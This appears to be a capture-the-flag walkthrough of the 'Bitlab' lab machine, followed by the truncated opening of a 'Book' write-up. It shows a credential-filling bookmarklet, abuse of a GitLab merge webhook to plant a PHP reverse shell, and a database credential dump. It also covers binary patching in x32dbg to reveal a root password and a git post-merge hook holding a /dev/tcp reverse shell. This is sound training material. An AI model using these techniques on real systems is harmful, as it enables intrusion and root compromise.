
Web Developer

A web developer is a programmer who specializes in, or is specifically engaged in, the development of World Wide Web applications, or applications that are run over HTTP from a web server to a web browser.

Navigating to the `/help` folder returns a directory listing with an HTML page.



The HTML page contains some bookmarks pointing to standard URLs, but a bookmark named "Gitlab Login" is found to contain JavaScript code. Right click on the link and select `Inspect Element` to view it in the inspector.



Double click on the content present in the `href` attribute and copy it.


```
javascript:(function() {
    var _0x4b18 =
["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74
\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x
65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x3
1\x78"];
    document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]= _0x4b18[3];
    document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()
```

The snipped creates a JavaScript function and calls it. It contains a hex encoded array. Paste this array into the browser console to view it as a string.

It then references these elements and assigns values.


```
document["getElementById"]("user_login")["value"]= "clave";
document["getElementById"]("user_password")["value"]= "11des0081x";
```


The code sets the value for `user_login` field to `clave` and the `user_password` field to `11des0081x`. Going back to the Gitlab login page and looking at the HTML source, it can be verified that the id for username and password are `user_login` and `user_password` respectively.




Gitlab

This bookmark can be imported directly or we can execute this code in the console directly, which should populate the username and password for us.





Clicking on `Sign in` should log us in.



Note: The login might fail on some versions of Firefox, in which case Chrome can be used instead.

We see two repositories owned by the Administrator, and enumeration of the website reveals a snippet as well.

Postgresql

Edited 10 months ago

164 Bytes

```php
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
```

0 0

It seems to be a connection script for PostgreSQL. Let's save this and look at the repositories.

The `profile` repository is found to contain a single PHP page along with an image.

Name	Last commit	Last update
README.md	Fix title	1 year ago
developer.jpg	Profile avatar	1 year ago
index.php	Update description	1 year ago

README.md

Profile page

- TODO: Connect with postgresql
- Source: https://bootsnipp.com/snippets/featured/profile-box

Looking at the `index.php` source code, we see the same name and description found during enumeration of the `/profile` folder.

```
150             <img src="http://lorempixel.com/output/people-q-c-100-100-1.jpg" class="img-thumbnail picture hidde
151             <img src="http://lorempixel.com/output/people-q-c-100-100-1.jpg" class="img-thumbnail visible-xs pi
152             <div class="header">
153                 <h1>Clave</h1>
154                 <h4>Web Developer</h4>
155                 <span>A web developer is a programmer who specializes in, or is specifically engaged in, the d
156             </div>
157         </div>
158     </div>
159
```

It's likely that the website hosts the file from this repository. Looking at the project members, it's found that the user `Clave` has `Developer` access to it, which will let us commit files and merge branches.

Members of **Profile** 2 — Find existing members by name — Name, ascending

Administrator @root — Given access 1 year ago — Maintainer

Developer @clave It's you — Given access 1 year ago — Developer — Leave


Let's move on the next repository named `deployer`. The repository contains a single index.php file which is simulating a webhook. A webhook is used to perform certain actions based on user interaction with the repository.

index.php 438 Bytes


```php
<?php

$input = file_get_contents("php://input");
$payload  = json_decode($input);

$repo = $payload->project->name ?? '';
$event = $payload->event_type ?? '';
$state = $payload->object_attributes->state ?? '';
$branch = $payload->object_attributes->target_branch ?? '';

if ($repo=='Profile' && $branch=='master' && $event=='merge_request' && $state=='merged') {
    echo shell_exec('cd ../profile/; sudo git pull'),"\n";
}

echo "OK\n";
```

Looking at the source code, the page takes in JSON input and reads properties from it. When a merge request is made, the code goes into the profile folder and executes `git pull`, which will automatically merge changes from the branch into profile.


Let's verify this by creating a new branch and editing the index.php file in the profile repository. Click on the `+` symbol near the name and select new branch.




Name it something and then proceed to edit the `index.php` file. We can add a comment at the end and then commit the changes.



Next, click on `Create merge request` followed by `Submit merge request` to open a merge request.




Once the merge request is open, click on the `Merge` button to merge changes.



Navigating to the profile page and viewing the source, the HTML comment should be seen at the end.

Foothold

Having confirmed our code injection, we can now add a backdoor PHP shell to the `/profile` folder. Download the PHP the shell from here and edit the IP address and port to reflect yours, then click on `+` followed by `Upload file`.



Upload the reverse shell and then click on upload. Next, follow the same process as earlier to merge changes. After the merge completes, the shell can be executed by browsing to `http://10.10.10.114/profile/shell.php`.

```
rlwrap nc -lvp 1234
Listening on [] (family 2, port)
Connection from 10.10.10.114 32780 received!
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

A TTY shell can be spawned using python.

```
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@bitlab:/$
```

Looking at the ports open locally, we find port 5432 to be open.

```
www-data@bitlab:/srv/docker/gitlab/postgresql$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3022          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:3000         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
```


This is the default port for PostgreSQL server, which can be confirmed by looking at the running processes. We already have potential credentials for the database from the snippet found earlier. Let's try logging into the database and looking for information. Since the postgres server is running within a docker, we won't have access to the client binaries. Instead, we can use the PHP script and query the DB. Create a file named pg.php with the following contents:

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles
password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
print_r(pg_fetch_all($result));
?>
```

The script fetches data from the profiles table and prints the results using the `pg_fetch_all()` function. Transfer this script and then execute it on the box.

```
www-data@bitlab:/tmp$ php -f pg.php

Array
(
    [0] => Array
        (
            [id] => 1
            [username] => clave
            [password] => c3NoLXN0cjBuZy1wQHNz==
        )
)
```

The query returned the password for clave, which can be used to SSH into the box.


ssh clave@10.10.10.114
clave@10.10.10.114's password: <c3NoLXN0cjBuZy1wQHNz==>
Last login: Thu Aug 8 14:40:09 2019
clave@bitlab:~$ ls
RemoteConnection.exe user.txt

Privilege Escalation

A file named `RemoteConnection.exe` is noticed in her home folder. Let's transfer this using scp and perform analysis.

```
scp clave@10.10.10.114:RemoteConnection.exe .
```

Open it up in Ghidra and then go to Window > Defined Strings on the menu bar. Looking at the defined strings, we see the username `clave` as well as a path to putty.exe.

00403140	ABCDEFGHIJKLMNOPQRSTUVWXY...	"ABCDEFGHIJKLMNOPQRSTUVWX...	ds
00403188	XRIBG0UCDh0HJRcIBh8EEk8aBwd...	"XRIBG0UCDh0HJRcIBh8EEk8aBwd...	ds
004031d0	parse	"parse"	ds
004031d8	clave	u"clave"	unicode
004031e8	C:\Program Files\PuTTY\putty.exe	u"C:\\Program Files\\PuTTY\\putty....	unicode
0040322c	open	u"open"	unicode
00403238	Access Denied !!	"Access Denied !!\n"	ds
0040324c	string too long	"string too long"	ds
0040325c	invalid string position	"invalid string position"	ds

Highlighting clave should make the Listing window jump to it's address. Right-click on it > Show References and select Show References to this address. Double click on the address in the popup Window, which should take us to the code where it's referenced. Looking at the code, we see that it gets the current user's username using the `GetUsername()` function:

```
38    local_14 = uStack132;
39    GetUserNameW((LPWSTR)0x4,(LPDWORD)&username);
40    local_38 = 0xf;
41    local_3c = 0;
42    local_4c[0] = (void *)((uint)local_4c[0] & 0xffffff00);
```

Then further on, this username is compared to "clave" which leads to execution of putty.exe using the `ShellExecuteW()` function.

```
lpParameters[local_20] = L'\0';
if (username == L"clave") {
  ShellExecuteW((HWND)0x0,L"open",L"C:\\Program Files\\PuTTY\\putty.exe",lpParameters,(LPCWSTR)0x0
                ,10);
}
else {
```

Looking at the documentation of this function, it's found that the fourth parameter i.e. `lpParameters` points to the string with the arguments to be passed to the process. This means that the user's password should be present in this buffer. Let's use a debugger like x32dbg to reveal this string.


After loading the binary, right click in the disassembly region > search for > All Modules > String references. This will list all the strings referenced in the binary.

```
009D14B1 | push remoteconnection.9D324C                          | "string too long"
009D1565 | mov eax,remoteconnection.9D3188                       | "XRIBG0UCDh0HJRcIBh8EEk8aBwdQTAIERVIwFEQ4SDghJUsHJTw1TytwFkwPVgQ2RztS"
009D15A4 | mov eax,remoteconnection.9D31D0                       | "parse"
009D1640 | cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8     | L"clave"
009D164F | push remoteconnection.9D31E8                          | L"C:\\Program Files\\PuTTY\\putty.exe"
009D1654 | push remoteconnection.9D322C                          | L"open"
009D1662 | mov eax,dword ptr ds:[<&?cout@std@@3V?$basic_ostream@DU?$char | "X\rdq"
009D1721 | push remoteconnection.9D325C                          | "invalid string position"
009D1759 | push remoteconnection.9D324C                          | "string too long"
```

Double click on `clave` to jump it's disassembly location.

```
009D163A    33C9            xor ecx,ecx
009D163C    66:890C50       mov word ptr ds:[eax+edx*2],cx
009D1640    817D 98 D8319D00 cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8  9D31D8:L"clave"
009D1647    75 19           jne remoteconnection.9D1662
009D1649    6A 0A           push A
009D164B    33DB            xor ebx,ebx
009D164D    53              push ebx
009D164E    50              push eax
009D164F    68 E8319D00     push remoteconnection.9D31E8                        9D31E8:L"C:\\Program Fil
009D1654    68 2C329D00     push remoteconnection.9D322C                        9D322C:L"open"
009D1659    53              push ebx
009D165A    FF15 08319D00   call dword ptr ds:[<&ShellExecuteW> ]
009D1660    EB 10           jmp remoteconnection.9D1672
009D1662    A1 6C309D00     mov eax,dword ptr ds:[<&?cout@std@@3V?$basic_ostrea 009D306C:"X\rdq"
009D1667    50              push eax
```

In order to get to the `ShellExecuteW()` function, we'll have to bypass the username check. This can be done by patching the `jne` instruction to `je`, which will pass the check irrespective of our username. Double-click on the instruction line and change `jne` to `je`.



Click on `OK` and then close the popup to avoid changing the next instruction. Next, select the line with the call to `ShellExecuteW` and hit F2 to add a breakpoint.

```
009D163A    33C9            xor ecx,ecx
009D163C    66:890C50       mov word ptr ds:[eax+edx*2],cx
009D1640    817D 98 D8319D00 cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8  9D31D8:L"clave"
009D1647    74 19           je remoteconnection.9D1662
009D1649    6A 0A           push A
009D164B    33DB            xor ebx,ebx
009D164D    53              push ebx
009D164E    50              push eax
009D164F    68 E8319D00     push remoteconnection.9D31E8                        9D31E8:L"C:\\Program Fil
009D1654    68 2C329D00     push remoteconnection.9D322C                        9D322C:L"open"
009D1659    53              push ebx
009D165A    FF15 08319D00   call dword ptr ds:[<&ShellExecuteW> ]
009D1660    EB 10           jmp remoteconnection.9D1672
009D1662    A1 6C309D00     mov eax,dword ptr ds:[<&?cout@std@@3V?$basic_ostrea 009D306C:"X\rdq"
009D1667    50              push eax
```

Now hit F9 twice to run the binary until the breakpoint is hit. Once the execution halts, the window at the bottom right can be viewed to see the arguments pushed to the stack.

```
00FEF9B0  00000000
00FEF9B4  009D322C  L"open"
00FEF9B8  009D31E8  L"C:\\Program Files\\PuTTY\\putty.exe"
00FEF9BC  01273F88  L"-ssh root@gitlab.htb -pw \"Qf7]8YSV.wDNF*[7d?j&eD4^\""
00FEF9C0  00000000
00FEF9C4  0000000A
00FEF9C8  84E9F1F1
00FEF9CC  009D43E0  remoteconnection.009D43E0
```

The password can be seen in plaintext at the fourth offset on the stack which is the pointer for lpParameters. The credentials `root / Qf7]8YSV.wDNF*[7d?j&eD4^` can be used login as root and read the flag.

```
clave@bitlab:~$ su
Password:
root@bitlab:/home/clave# cd /root/
root@bitlab:~# ls
root.txt
```

Alternate method

Going back to the shell as www-data, we can enumerate his sudo privileges.

```
www-data@bitlab:/tmp$ sudo -l

User www-data may run the following commands on bitlab:
    (root) NOPASSWD: /usr/bin/git pull
```

The user can executed `git pull` anywhere as root. Probably this was configured to allow merging changes using the webhooks. This will let us leverage local git hooks and execute scripts as root. Similar to webhooks, local git hooks execute certain commands based on the action taken by the user. These hooks are present in the `.git/hooks` folder for any given repository. A more detailed explanation can be found here. According to the documentation, a post-merge hook is executed whenever a `git pull` command is issued.

Let's try executing a reverse shell through this hook. First, copy the `profile` repository from `/var/www/html` .

```
www-data@bitlab:/$ cd /tmp
www-data@bitlab:/tmp$ cp -r /var/www/html/profile .
www-data@bitlab:/tmp$ cd profile
www-data@bitlab:/tmp/profile$ cd .git/hooks
www-data@bitlab:/tmp/profile/.git/hooks$
```

Next, create a file named `post-merge` with the following contents:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/5555 0>&1
```

In order to successfully merge, we'll have to make changes to the original repository. Login to the gitlab project and commit an extra file to the `profile` repository, then merge the new branch to the master branch. Now go back to the main folder and start a listener on port 5555. Then issue the `sudo git pull` command to execute the post-merge script.

```
www-data@bitlab:/tmp/profile/.git/hooks$ chmod +x post-merge
www-data@bitlab:/tmp/profile/.git/hooks$ cd ../..
www-data@bitlab:/tmp/profile$ sudo git pull
remote: Enumerating objects: 1, done.
remote: Counting objects: 100% (1/1), done.
From ssh://localhost:3022/root/profile
   01945dd..fa3c97d  master     -> origin/master
Updating 01945dd..fa3c97d
Fast-forward
 test | 1 +
 1 file changed, 1 insertion(+)
 create mode 100644 test
```

A shell as root should be received on the listener.

```
rlwrap nc -lvp 5555
Listening on [] (family 2, port)
Connection from 10.10.10.114 45046 received!
root@bitlab:/tmp/profile# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Book

7th July 2020 / Document No D20.100.80

Prepared By: MinatoTW

Machine Author(s): MrR3boot

Difficulty: Medium

Classification: Official

Synopsis

Book is a medium difficulty Linux machine hosting a Library application. It allows users to sign up and add books, as well as provide feedback. The back-end database is found to be vulnerable to SQL truncation, which is leveraged to register an account as admin and escalate privileges. The admin panel contains additional functionality to export PDFs, which is exploited through XSS to gain SSH access. Finally, misconfigured logs are exploited to get root.

Skills Required

- Web Enumeration
- JavaScript

Skills Learned

- SQL Truncation
- XSS
- Logrotate Exploitation

Enumeration

Nmap

